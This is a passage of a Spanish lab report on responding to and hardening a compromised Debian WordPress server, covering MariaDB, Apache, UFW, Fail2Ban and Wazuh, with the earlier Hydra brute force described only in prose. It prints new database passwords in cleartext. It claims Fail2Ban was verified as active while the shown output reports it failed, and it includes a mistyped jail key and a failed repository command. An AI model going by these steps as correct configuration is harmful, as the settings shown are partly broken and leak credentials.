     Docs: man:mariadb(8)
           https://mariadb.com/kb/en/library/systemd/
  Process: 6789 ExecStartPre=/usr/bin/install -m 755 -o mysql -g root -d /var/run/mysqld (code=exited, status=0/SUCCESS)
  Process: 6790 ExecStartPre=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exited, status=0/SUCCESS)
  Process: 6792 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] && VAR=|| VAR=`cd /usr/bin/..; /usr/bin/galera_recovery`; [ $? -gt 0 ] && rm -f /var/lib/mysql/galera_recovery
  Process: 6867 ExecStartPost=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exited, status=0/SUCCESS)
  Process: 6869 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
 Main PID: 6855 (mariadb)
    Status: "Taking your SQL requests now..."
      Tasks: 13 (limit: 9225)
     Memory: 88.1M
        CPU: 853ms
       CGroupl: /system.slice/mariadb.service
                  └─6855 /usr/sbin/mariadb

Feb 11 22:07:14 debian mariadb[6855]: 2026-02-11 22:07:14 0 [Note] InnoDB: File './ibtmp1' size is now 12.000MiB.
Feb 11 22:07:14 debian mariadb[6855]: 2026-02-11 22:07:14 0 [Note] InnoDB: log sequence number 2986336; transaction id 1577
Feb 11 22:07:14 debian mariadb[6855]: 2026-02-11 22:07:14 0 [Note] Plugin 'FEEDBACK' is disabled.
Feb 11 22:07:14 debian mariadb[6855]: 2026-02-11 22:07:14 0 [Note] InnoDB: Loading buffer pool(s) from /var/lib/mysql/ib_buffer_pool
Feb 11 22:07:14 debian mariadb[6855]: 2026-02-11 22:07:14 0 [Warning] You need to use --log-bin to make --expire-logs-days or --binlog-expire-
Feb 11 22:07:14 debian mariadb[6855]: 2026-02-11 22:07:14 0 [Note] Server socket created on IP: '127.0.0.1'.
Feb 11 22:07:14 debian mariadb[6855]: 2026-02-11 22:07:14 0 [Note] /usr/sbin/mariadb: ready for connections.
Feb 11 22:07:14 debian mariadb[6855]: Version: '10.11.6-MariaDB-0+deb12u1' socket: '/run/mysqld/mysqld.sock' port: 3306 Debian 12
Feb 11 22:07:14 debian mariadb[6855]: 2026-02-11 22:07:14 0 [Note] InnoDB: Buffer pool(s) load completed at 260211 22:07:14
Feb 11 22:07:14 debian systemd[1]: Started mariadb.service - MariaDB 10.11.6 database server.
>
```

```
root@debian:~# ss -tuln | grep 3306
tcp    LISTEN  0          80          127.0.0.1:3306          0.0.0.0:*
```

Adicionalmente, se procedió a endurecer las credenciales de acceso a la base de datos. Partiendo de la evidencia de que la contraseña 123456 había sido utilizada tanto para el usuario root como para el usuario de aplicación, se accedió al servidor de bases de datos y se actualizaron las contraseñas mediante sentencias ALTER USER, estableciendo contraseñas robustas y aplicando después FLUSH PRIVILEGES; para asegurar su efecto. Con ello se elimina la reutilización de credenciales triviales y se reduce el impacto de un eventual compromiso de la capa web, alineando el sistema con el principio de mínimo privilegio y con las buenas prácticas de bastionado de servicios de base de datos.

```
root@debian:~# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> Alter user 'root'@'localhost' identified by '4GEEKS_password-2026';
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]> Alter user 'wordpressuser'@'localhost' identified by 'Usuario4GEEK_wordpress2026';
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]>
```

```
MariaDB [(none)]> show grants for 'wordpressuser'@'localhost';
+-----+
| Grants for wordpressuser@localhost
|   |
+-----+
| GRANT USAGE ON *.* TO `wordpressuser`@`localhost` IDENTIFIED BY PASSWORD '*9D83BB8745CE744FD3A8A1BFBD41FE4D
B88E3E69' |
| GRANT ALL PRIVILEGES ON `wordpress`.* TO `wordpressuser`@`localhost`
|   |
+-----+
2 rows in set (0.000 sec)
```

```
MariaDB [(none)]> Revoke all privileges, grant option from 'wordpressuser'@'localhost';
Query OK, 0 rows affected (0.004 sec)

MariaDB [(none)]> grant select, insert, update, delete on wordpress.* to 'wordpressuser'@'localhost';
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.000 sec)
```

Con estas acciones se reduce de forma significativa el impacto de posibles vulnerabilidades de la capa web (por ejemplo, SQLi), al dificultar la escalada hacia un compromiso total del motor de base de datos y limitar el alcance de cuentas comprometidas

#### 4.3.4. Hardening del servidor web Apache

El análisis de logs y de la configuración de Apache evidenció que el servidor permitía el listado de directorios (Options Indexes) en /var/www/html, exponiendo la estructura de WordPress y facilitando el acceso a rutas sensibles como /wordpress, /wp-admin o incluso al fichero wp-config.php. Esta misconfiguración encaja con OWASP A05:2021 (Security Misconfiguration) y aumenta significativamente el riesgo de enumeración y explotación del sitio.

Para mitigar este riesgo se modificó el VirtualHost por defecto en /etc/apache2/sites-available/000-default.conf, definiendo una sección específica para el directorio web:

```
<Directory /var/www/html>
```

```
    Options -Indexes +FollowSymLinks
```

```
    AllowOverride All
```

Require all granted

</Directory>

```
GNU nano 7.2                               /etc/apache2/sites-available/000-default.conf *
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
    <Directory /var/www/html>
        Options -Indexes +FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>
    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

^G Help      ^O Write Out   ^W Where Is   ^K Cut          ^T Execute   ^C Location   M-U Undo
^X Exit      ^R Read File   ^\ Replace     ^U Paste       ^J Justify   ^/ Go To Line M-E Redo
```

Con Options -Indexes se deshabilita el listado de directorios, impidiendo que un atacante obtenga un índice de ficheros cuando no existe una página de inicio. Adicionalmente, se creó un fichero .htaccess en /var/www/html con la regla:

<Files wp-config.php>

Require all denied

</Files>

```
GNU nano 7.2                               /var/www/html/.htaccess *
# BEGIN WordPress
# The directives (lines) between "BEGIN WordPress" and "END WordPress" are
# dynamically generated, and should only be modified via WordPress filters.
# Any changes to the directives between these markers will be overwritten.
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:{HTTP:Authorization}]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>

<Files wp-config.php>
    Require all denied
</Files>

# END WordPress
```

Lo que bloquea por completo el acceso directo al fichero wp-config.php desde HTTP y protege las credenciales de base de datos incluso en caso de errores de configuración adicionales. Tras reiniciar el servicio (systemctl restart apache2), se comprobó que los directorios ya no eran listables y que las peticiones a wp-config.php devolvían acceso denegado, reduciendo la superficie de ataque del servidor web.



#### 4.4. Implementación de firewall UFW

FW es un firewall sencillo que permite aplicar el principio de “deny by default”: todo el tráfico entrante se bloquea salvo los puertos que tú permitas (SSH y HTTP en tu caso). Así, aunque quede algún servicio escuchando, no será accesible desde fuera si no lo autorizas.

Una vez corregidas las configuraciones de los servicios principales (SSH, Apache, MariaDB), se implementó un firewall de capa host mediante UFW (Uncomplicated Firewall) para aplicar una política de denegación por defecto y limitar de forma explícita los puertos expuestos. En primer lugar se establecieron las políticas base deny incoming y allow outgoing, bloqueando todo el tráfico entrante salvo el que se autorice expresamente:

- ufw default deny incoming
- ufw default allow outgoing

```
root@debian:~# apt install -y ufw
```

```
root@debian:~# ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
root@debian:~# ufw default allow outgoing
Default outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
root@debian:~#
```

A continuación, se permitieron únicamente los servicios necesarios para la operación del servidor, concretamente SSH para administración remota y HTTP para el servidor web:

- ufw allow 22/tcp
- ufw allow 80/tcp
- ufw limit 22/tcp

```
root@debian:~# ufw allow 22/tcp
Rules updated
Rules updated (v6)
root@debian:~# ufw allow 80/tcp
Rules updated
Rules updated (v6)
root@debian:~# ufw limit 22/tcp
Rules updated
Rules updated (v6)
root@debian:~#
```

La opción limit en el puerto 22 añade una protección adicional frente a ataques de fuerza bruta, ya que registra y bloquea temporalmente IPs que realizan un número excesivo de intentos de conexión. Finalmente, se activó el firewall con ufw enable y se verificó su estado mediante ufw status verbose, confirmando que solo los puertos 22/tcp y 80/tcp quedaban accesibles desde el exterior mientras el resto del tráfico entrante era rechazado, en línea con las buenas prácticas de bastionado de sistemas Linux.

```
root@debian:~# ufw enable
Firewall is active and enabled on system startup
root@debian:~# ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                      Action      From
--                      -----      ---
22/tcp                  LIMIT IN   Anywhere
80/tcp                  ALLOW IN   Anywhere
22/tcp (v6)             LIMIT IN   Anywhere (v6)
80/tcp (v6)             ALLOW IN   Anywhere (v6)

root@debian:~#
```

## 4.5. Fail2Ban para prevención de intrusiones

Dado que el vector de compromiso demostrado en la fase Red Team fue un ataque de fuerza bruta SSH con Hydra contra la cuenta root, se decidió incorporar un mecanismo automático de detección y bloqueo de este tipo de ataques mediante Fail2Ban.

```
root@debian:~# apt install -y fail2ban
```

```
root@debian:~# systemctl enable --now fail2ban
Synchronizing state of fail2ban.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable fail2ban
root@debian:~# systemctl status fail2ban
● fail2ban.service - Fail2Ban Service
    Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; preset: enabled)
    Active: failed (Result: exit-code) since Wed 2026-02-11 22:46:55 EST; 14s ago
      Duration: 60ms
        Docs: man:fail2ban(1)
     Process: 10304 ExecStart=/usr/bin/fail2ban-server -xf start (code=exited, status=255/EXCEPTION)
      Main PID: 10304 (code=exited, status=255/EXCEPTION)
        CPU: 56ms

Feb 11 22:46:54 debian systemd[1]: Started fail2ban.service - Fail2Ban Service.
Feb 11 22:46:55 debian fail2ban-server[10304]: 2026-02-11 22:46:55,035 fail2ban.configreader [10304]: WARN>
Feb 11 22:46:55 debian fail2ban-server[10304]: 2026-02-11 22:46:55,041 fail2ban [10304]: ERRO>
Feb 11 22:46:55 debian fail2ban-server[10304]: 2026-02-11 22:46:55,043 fail2ban [10304]: ERRO>
Feb 11 22:46:55 debian systemd[1]: fail2ban.service: Main process exited, code=exited, status=255/EXCEPTION
Feb 11 22:46:55 debian systemd[1]: fail2ban.service: Failed with result 'exit-code'.
lines 1-15/15 (END)
```

Tras instalar el servicio (apt install fail2ban) y habilitarlo en el arranque, se creó el fichero de configuración local /etc/fail2ban/jail.local activando específicamente la jail de SSH:

```
[sshd]
enabled = true
port    = ssh
filter   = sshd
logpath = /var/log/auth.log
maxretry = 3
bantime = 3600
findtime = 600
```

```
[sshd]

# To use more aggressive sshd modes set filter parameter "mode" in jail.local:
# normal (default), ddos, extra or aggressive (combines all).
# See "tests/files/logs/sshd" or "filter.d/sshd.conf" for usage example and details.
#mode   = normal
enable = true
port    = ssh
filter   = sshd
logpath = /var/log/auth.log
maxretry = 3
bantime = 3600
findtime = 600
```

Con estos parámetros, cualquier dirección IP que genere más de tres intentos fallidos de autenticación SSH en un intervalo de diez minutos es bloqueada automáticamente durante una hora mediante reglas dinámicas en el firewall, reduciendo drásticamente la efectividad de ataques de fuerza bruta. El estado de la protección se verificó con fail2ban-client status sshd, confirmando que la jail se encontraba activa y preparada para registrar y banear futuros intentos de intrusión sobre el servicio SSH endurecido.

## 4.6. Monitoreo con Wazuh

Para complementar las medidas de hardening aplicadas en el servidor Debian, se plantea el despliegue de un agente Wazuh como solución de monitorización continua y detección de intrusiones. Wazuh es una plataforma de seguridad open source que combina funcionalidades de SIEM y XDR mediante agentes instalados en los endpoints y un servidor central encargado de recopilar, correlacionar y alertar sobre eventos de seguridad.

En el servidor analizado, el agente Wazuh se instala desde el repositorio

oficial y se configura a través del fichero /var/ossec/etc/ossec.conf para enviar eventos al Wazuh Manager, incluyendo logs de autenticación (/var/log/auth.log), registros del servidor web Apache y cambios en ficheros críticos del sistema.

```
root@debian:~# curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | gpg --no-default-keyring --keyring gnupg-ring:/usr/share/keyrings/wazuh.gpg --import
gpg: keyring '/usr/share/keyrings/wazuh.gpg' created
gpg: directory '/root/.gnupg' created
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: key 96B3EE5F29111145: public key "Wazuh.com (Wazuh Signing Key) <support@wazuh.com>" imported
gpg: Total number processed: 1
gpg:           imported: 1
root@debian:~# echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt stable main" | tee /etc/apt/sources.lists.d/wazuh.list
tee: /etc/apt/sources.lists.d/wazuh.list: No such file or directory
deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt stable main
root@debian:~# apt-get update
E: Invalid operation upde
root@debian:~# apt-get update
Hit:1 http://security.debian.org/debian-security bookworm-security InRelease
Hit:2 http://deb.debian.org/debian bookworm InRelease
Hit:3 http://deb.debian.org/debian bookworm-updates InRelease
Reading package lists... Done
root@debian:~#
```

```
root@debian:~# apt-get install -y wazuh-agent
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  linux-image-6.1.0-22-amd64
Use 'apt autoremove' to remove it.
The following NEW packages will be installed:
  wazuh-agent
0 upgraded, 1 newly installed, 0 to remove and 309 not upgraded.
Need to get 13.2 MB of archives.
After this operation, 48.9 MB of additional disk space will be used.
Get:1 https://packages.wazuh.com/4.x/apt stable/main amd64 wazuh-agent amd64 4.14.3-1 [13.2 MB]
Fetched 13.2 MB in 4min 27s (49.4 kB/s)
Preconfiguring packages ...
Selecting previously unselected package wazuh-agent.
(Reading database ... 171473 files and directories currently installed.)
Preparing to unpack .../wazuh-agent_4.14.3-1_amd64.deb ...
Unpacking wazuh-agent (4.14.3-1) ...
Setting up wazuh-agent (4.14.3-1) ...
root@debian:~#
```

```

GNU nano 7.2                               /var/ossec/etc/ossec.conf *

<!--
 Wazuh - Agent - Default configuration for debian 12
 More info at: https://documentation.wazuh.com
 Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
  <client>
    <server>
      <address>IP_WAZUH_MANAGER</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
    <config-profile>debian, debian12</config-profile>
    <notify_time>20</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
    <crypto_method>aes</crypto_method>
  </client>

  <client_buffer>
    <!-- Agent buffer options -->

```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark  
^X Exit ^R Read File ^V Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-B Copy

De este modo, el Blue Team puede detectar automáticamente patrones de ataque similares a los reproducidos en la fase Red Team (intentos masivos de autenticación SSH, errores asociados a inyecciones SQL, modificaciones no autorizadas en configuraciones de SSH, Apache o MariaDB) y generar alertas centralizadas.

```

root@debian:~# systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/lib/systemd/system/wazuh-agent.service; enabled; preset: enabled)
   Active: active (running) since Wed 2026-02-11 23:45:19 EST; 8s ago
     Process: 15428 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
       Tasks: 29 (limit: 9225)
      Memory: 38.4M
        CPU: 2.277s
      CGroup: /system.slice/wazuh-agent.service
              ├─15457 /var/ossec/bin/wazuh-execd
              ├─15527 /var/ossec/bin/wazuh-agentd
              ├─15542 /var/ossec/bin/wazuh-syscheckd
              ├─15554 /var/ossec/bin/wazuh-logcollector
              ├─15572 /var/ossec/bin/wazuh-modulesd

Feb 11 23:45:04 debian systemd[1]: Starting wazuh-agent.service - Wazuh agent...
Feb 11 23:45:08 debian env[15428]: Starting Wazuh v4.14.3...
Feb 11 23:45:09 debian env[15428]: Started wazuh-execd...
Feb 11 23:45:14 debian env[15428]: Started wazuh-agentd...
Feb 11 23:45:15 debian env[15428]: Started wazuh-syscheckd...
Feb 11 23:45:16 debian env[15428]: Started wazuh-logcollector...
Feb 11 23:45:17 debian env[15428]: Started wazuh-modulesd...
Feb 11 23:45:19 debian env[15428]: Completed.
Feb 11 23:45:19 debian systemd[1]: Started wazuh-agent.service - Wazuh agent.
root@debian:~#

```

La integración de Wazuh proporciona así una capa adicional de defensa basada en la visibilidad y el monitoreo continuo, alineada con las recomendaciones de los marcos NIST e ISO 27001 para la detección temprana de incidentes y la mejora continua de la postura de seguridad.

## 5. Normativa y marcos aplicados

Este bloque fundamenta las decisiones de seguridad y los procedimientos forenses bajo estándares internacionales y marcos de trabajo reconocidos.

### 5.1. NIST SP 800-61

Guía estándar para la respuesta a incidentes que define un ciclo de vida para minimizar el impacto de las brechas de seguridad.

Se utilizó para estructurar el proyecto en las fases de Contención (aislamiento del servidor Debian en red interna para evitar la propagación), Erradicación (eliminación del servicio vsftpd y archivos maliciosos como wp\_cron\_pwned.txt) y Recuperación.

### 5.2. ISO/IEC 27001:2022

Estándar internacional que especifica los requisitos para un Sistema de Gestión de Seguridad de la Información (SGSI).

Se empleó como base para diseñar el Plan de Respuesta a Incidentes, asegurando que los controles técnicos aplicados garanticen la tríada de la información (Confidencialidad, Integridad y Disponibilidad) del servidor comprometido

### 5.3. Análisis de riesgos (ISO 27005)

Proporciona directrices para la gestión de riesgos de seguridad, mientras que OWASP identifica las vulnerabilidades críticas en aplicaciones web.

Se identificaron y categorizaron riesgos críticos bajo el marco OWASP Top 10 2021: A01:2021 (Broken Access Control) por permisos 777 en WordPress y A07:2021 (Identification and Authentication Failures) por el uso de contraseñas triviales (123456)

### 5.4. CIS Controls

Conjunto de acciones prioritarias y mejores prácticas para la defensa cibernética de sistemas y redes.

Se implementaron controles de Hardening para el bastionado de servicios, destacando la configuración del demonio SSH (desactivación de PermitRootLogin y PasswordAuthentication) y la minimización de la superficie de ataque mediante el cierre de servicios innecesarios como CUPS.

## 5.5. Esquema Nacional de Seguridad (ENS)

Marco de referencia en España para garantizar la protección de los servicios y la información en el sector público.

Se aplicó para asegurar la Cadena de Custodia y la validez de las pruebas digitales, utilizando formatos de imagen forense E01 que preservan metadatos y generan hashes criptográficos automáticos para su verificación judicial o académica.

# 6. Herramientas Utilizadas

Se detalla la funcionalidad de cada herramienta y su rol específico en la investigación y aseguramiento del sistema.

## 6.1. Herramientas forenses

- FTK Imager 8.2.0.33: Se empleó para realizar la adquisición bit a bit de la imagen forense en formato E01 y la verificación de su integridad mediante algoritmos MD5 y SHA1.
- Autopsy 4.21.0: Utilizada para el análisis post-mortem (offline), permitiendo localizar credenciales en texto plano en el archivo wp-config.php, reconstruir la línea de tiempo del ataque y recuperar artefactos eliminados por el atacante.

## 6.2. Herramientas Red Team

- Nmap: Se utilizó para el reconocimiento agresivo de red, identificando servicios expuestos y versiones vulnerables como vsftpd 3.0.3 y puertos abiertos innecesarios (FTP, SSH, MySQL, CUPS).

- Hydra: Empleada para ejecutar ataques de fuerza bruta contra el servicio SSH, logrando obtener la contraseña "123456" del usuario root mediante el uso del diccionario rockyou.txt.

### 6.3. Herramientas Blue Team

- Comandos de Hardening: Aplicación de chown y chmod para corregir los permisos excesivos (777) en el directorio /var/www/html, normalizando el acceso para evitar inyecciones de código en wp-cron.php.
- UFW & Fail2Ban: (Mencionados en el plan de remediación)  
Implementados para el filtrado de tráfico de red y la prevención dinámica de futuros ataques de fuerza bruta.

### 6.4. Análisis de logs

- Grep, systemctl, journalctl: Herramientas nativas de Debian utilizadas para la inspección de procesos en tiempo real y la auditoría forense de los registros en /var/log/auth.log y /var/log/apache2/access.log.
- Fin: Estas herramientas permitieron confirmar que la actividad maliciosa se originó desde la dirección local

## 7. Conclusiones y Recomendaciones

### 7.1. Estado inicial vs final

Se concluye que el sistema pasó de una situación de vulnerabilidad extrema, con acceso FTP anónimo, contraseñas triviales y permisos de archivo inseguros, a un entorno bastionado bajo el principio de mínimo privilegio, con autenticación SSH basada exclusivamente en llaves públicas y servicios innecesarios eliminados.

### 7.2. Resultados técnicos

Se logró la erradicación total de amenazas mediante la limpieza de scripts inyectados (wp\_cron\_pwned.txt) y la mitigación de vulnerabilidades OWASP

críticas, eliminando la superficie de ataque que permitía la ejecución remota de código en WordPress.

### 7.3. Lecciones aprendidas

Se determina que las mayores brechas no fueron fallos complejos del kernel, sino configuraciones inseguras (A05) y políticas de autenticación deficientes. Se destaca que la seguridad local es tan crítica como la perimetral, dado que el compromiso se realizó desde localhost

### 7.4. Recomendaciones inmediatas

- Mantener la desactivación permanente del acceso remoto directo para el usuario root (PermitRootLogin no).
- Rotar de forma obligatoria todas las credenciales de bases de datos que fueron expuestas en texto plano en archivos de configuración.

### 7.5. Mejoras estratégicas

Implementar auditorías de integridad periódicas con herramientas como rkhunter o chkrootkit y establecer un sistema de monitoreo continuo (HIDS/SIEM como Wazuh) para la detección temprana de anomalías en los logs del sistema.

### 7.6. Valor del proyecto

El trabajo demuestra la capacidad técnica para gestionar un incidente completo, desde la preservación de evidencias con validez legal hasta la remediación proactiva, garantizando la continuidad del negocio y el cumplimiento de normativas de seguridad internacionales.

## 8. Bibliografía

### 8.1. Normativas y Marcos de Trabajo (Frameworks)

- Agencia Española de Protección de Datos (AEPD). (2022). Guía del Esquema Nacional de Seguridad (ENS). Recuperado de <https://www.aepd.es>
- Center for Internet Security (CIS). (2024). CIS Critical Security Controls v8. Recuperado de <https://www.cisecurity.org/controls>
- International Organization for Standardization. (2022). ISO/IEC 27001:2022 Information security, cybersecurity and privacy protection.
- International Organization for Standardization. (2018). ISO/IEC 27005:2018 Information technology — Security techniques — Information security risk management.
- National Institute of Standards and Technology (NIST). (2012). Computer Security Incident Handling Guide (Special Publication 800-61 Revision 2). doi:10.6028/NIST.SP.800-61r2
- OWASP Foundation. (2021). OWASP Top 10:2021 - The Most Critical Web Application Security Risks. Recuperado de <https://owasp.org/www-project-top-ten/>

## 8.2. Documentación de Herramientas Forenses y Seguridad

- Autopsy Digital Forensics. (s.f.). Autopsy User Documentation: Essential Forensic Analysis. Recuperado de <https://sleuthkit.org/autopsy/docs.php>
- Exterro. (2023). FTK Imager User Guide v4.7. Recuperado de <https://www.exterro.com/ftk-imager>
- Lyon, G. (2024). Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning. Recuperado de <https://nmap.org/book/>
- The Metasploit Project. (s.f.). Metasploit Framework Documentation. Recuperado de <https://docs.metasploit.com/>
- Wazuh Inc. (2024). Wazuh Documentation: Unified Security Monitoring. Recuperado de <https://documentation.wazuh.com>

## 8.3. Documentación Técnica de Sistemas y Servicios

- Apache Software Foundation. (2024). Apache HTTP Server Documentation Version 2.4. Recuperado de <https://httpd.apache.org/docs/2.4/>
- Debian Project. (2024). Debian Administrator's Handbook. Recuperado de <https://debian-handbook.info>
- OpenSSH Project. (2024). Manual pages for sshd\_config and ssh\_config. Recuperado de <https://www.openssh.com/manual.html>
- The PHP Group. (2024). PHP Manual: Security Configuration. Recuperado de <https://www.php.net/manual/en/security.php>
- WordPress.org. (2024). Hardening WordPress: Security Best Practices. Recuperado de <https://wordpress.org/support/article/hardening-wordpress/>

#### 8.4. Manuales de Herramientas de Auditoría (Blue/Red Team)

- Fail2Ban. (s.f.). Fail2Ban Project Documentation. Recuperado de <https://www.fail2ban.org/wiki/index.php/Manual>
- Rootkit Hunter Project. (s.f.). rkhunter (Rootkit Hunter) User Manual. Recuperado de <http://rkhunter.sourceforge.net>
- Van Hauser, S. (2023). Hydra: A very fast network logon cracker. Recuperado de <https://github.com/vanhauser-thc/thc-hydra>